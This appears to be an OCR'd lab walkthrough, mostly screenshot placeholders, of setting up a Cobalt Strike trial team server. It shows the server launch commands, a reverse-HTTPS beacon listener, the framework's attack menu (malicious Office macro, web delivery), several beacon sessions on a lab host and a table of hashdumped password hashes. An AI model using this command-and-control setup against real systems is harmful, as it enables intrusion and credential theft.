
Primary Contact Email *

```
...nloads/cobaltstrike — java • sudo    ...ltstrike — java -jar cobaltstrike.jar    ~/Responder — -bash —
[xXxZombi3xXx:~ Harry$ java -version
java version "1.8.0_112"
Java(TM) SE Runtime Environment (build 1.8.0_112-b16)
Java HotSpot(TM) 64-Bit Server VM (build 25.112-b16, mixed mode)
xXxZombi3xXx:~ Harry$
```

```

[xXxZombi3xXx:cobaltstrike Harry$ ls -alh
total 42184
drwx-----@ 12 Harry  staff   384B Jun 11 17:43 .
drwx-----+ 508 Harry  staff  16K Jun 19 19:27 ..
-rw-r--r--  1 Harry  staff  1.4K Jun 11 17:43 .cobaltstrike.beacon_keys
-rwxr-xr-x@  1 Harry  staff  126B May 23 2017 agscript
-rwxr-xr-x@  1 Harry  staff  144B May 23 2017 c2lint
-rwxr-xr-x@  1 Harry  staff   93B May 23 2017 cobaltstrike
-rwxr-xr-x@  1 Harry  staff  21M Apr 13 08:42 cobaltstrike.jar
-rw-r--r--  1 root   staff  2.3K May 28 19:14 cobaltstrike.store
drwxr-xr-x   3 root   staff   96B May 28 19:21 data
drwxr-xr-x   5 root   staff  160B Jun 11 17:39 logs
-rwxr-xr-x@  1 Harry  staff  1.8K Jun 11 17:39 teamserver
drwxr-xr-x@  5 Harry  staff  160B Sep  7 2017 third-party
xXxZombi3xXx:cobaltstrike Harry$ █

```




```

[xXxZombi3xXx:cobaltstrike Harry$
[xXxZombi3xXx:cobaltstrike Harry$ sudo ./teamserver
[*] Will use existing X509 certificate and keystore (for SSL)
[*] ./teamserver <host> <password> [/path/to/c2.profile] [YYYY-MM-DD]

<host> is the (default) IP address of this Cobalt Strike team server
<password> is the shared password to connect to this server
[/path/to/c2.profile] is your Malleable C2 profile
[YYYY-MM-DD] is a kill date for Beacon payloads run from this server

xXxZombi3xXx:cobaltstrike Harry$ █

```



```
[*] Listener: Rev53 (windows/beacon_https/reverse_https) on port 53 failed: Permission denied (Bind failed)
[*] Trapped java.io.FileNotFoundException during save listeners [save thread for: listeners]: /Users/Harry/
ssion denied)
java.io.FileNotFoundException: /Users/Harry/Downloads/cobaltstrike/data/listeners.bin (Permission denied)
    at java.io.FileOutputStream.open0(Native Method)
    at java.io.FileOutputStream.open(FileOutputStream.java:270)
    at java.io.FileOutputStream.<init>(FileOutputStream.java:213)
    at server.PersistentData._save(PersistentData.java:29)
    at server.PersistentData.run(PersistentData.java:44)
    at java.lang.Thread.run(Thread.java:745)
[*] Trapped java.io.EOFException during client (192.168.0.39) read [Manage: harry]: null
```

```
[xXxZombi3xXx:cobaltstrike Harry$
[xXxZombi3xXx:cobaltstrike Harry$ sudo ./teamserver 192.168.10.122 harry@123
[*] Will use existing X509 certificate and keystore (for SSL)
[*] Added EICAR string to Malleable C2 profile. [This is a trial version limitation]
[*] Team server is up on 50050
[*] SHA256 hash of SSL cert is: af0bfce452af17554b4aa3a591cfb37d528eb2858154b21efe35cef6e1d2c16a
```

```
[xXxZombi3xXx:cobaltstrike Harry$  
[xXxZombi3xXx:cobaltstrike Harry$  
[xXxZombi3xXx:cobaltstrike Harry$  
[xXxZombi3xXx:cobaltstrike Harry$ java -jar cobaltstrike.jar
```

Connect

This is the connect dialog. You should use it to connect to a Cobalt Strike (Aggressor) team server.

Host:

Port:

User:

Password:

VerifyFingerprint

The team server's fingerprint is:

af0bfce452af17554b4aa3a591cfb37d528eb2858154b21efe35cef6e1d2c16a

Does this match the fingerprint shown when the team server started?

Cobalt Strike (Trial)

Cobalt Strike View Attacks Reporting Help


external internal user computer note













Top Interface: Visualization Tab

Event Log X



06/19 23:17:47 *** harry has joined.




Bottom Interface: Display Tab








-  View credentials
-  View downloaded files
-  View keystrokes
-  View screenshots
-  Generate a stageless Cobalt Strike executable or DLL
-  Setup the Java Signed Applet attack
-  Generate a malicious Microsoft Office macro
-  Stand up a Scripted Web Delivery attack
-  Host a file on Cobalt Strike's web server
-  Manage files and applications hosted on Cobalt Strike's web server
-  Visit the Cobalt Strike support page
-  About Cobalt Strike











Cobalt Strike (Trial)						
Cobalt Strike View Attacks Reporting Help						
external	internal	user	computer	note	pid	last
192.168.2.14	192.168.2.14	PT	PT-PC		2124	39s
192.168.2.14	192.168.2.14	PT	PT-PC		2456	37s
192.168.2.14	192.168.2.14	PT	PT-PC		2908	6s


Cobalt Strike View Attacks Reporting Help				
	external	internal ^	user	comput
	192.168.2.14	192.168.2.14	PT *	PT-PC
	192.168.2.14	192.168.2.14	PT	PT-PC
	192.168.2.14	192.168.2.14	PT	PT-PC
	192.168.2.14	192.168.2.14	PT	PT-PC
	192.168.2.14	192.168.2.14	PT	PT-PC
	192.168.2.14	192.168.2.14	PT	PT-PC



Interact
Access
Explore
Pivoting
Spawn
Session

Cobalt Strike View Attacks Reporting Help				
	external	internal ^	user	comput
	192.168.2.14	192.168.2.14	PT *	PT-PC
	192.168.2.14	192.168.2.14	PT	PT-PC
	192.168.2.14	192.168.2.14	PT	PT-PC


Show targets in table view

Cobalt Strike View Attacks Reporting Help				
	external	internal ^	user	comput
	192.168.2.14	192.168.2.14	PT *	PT-PC
	192.168.2.14	192.168.2.14	PT	PT-PC
	192.168.2.14	192.168.2.14	PT	PT-PC






Event Log X Credentials X					
user	password	realm	note	source	host
PT	ee206513a3facf8228b7dbbfb8302cef	PT-PC		hashdump	192.168.2.14
Administrator	31d6cfe0d16ae931b73c59d7e0c089c0	PT-PC		hashdump	192.168.2.14
Guest	31d6cfe0d16ae931b73c59d7e0c089c0	PT-PC		hashdump	192.168.2.14







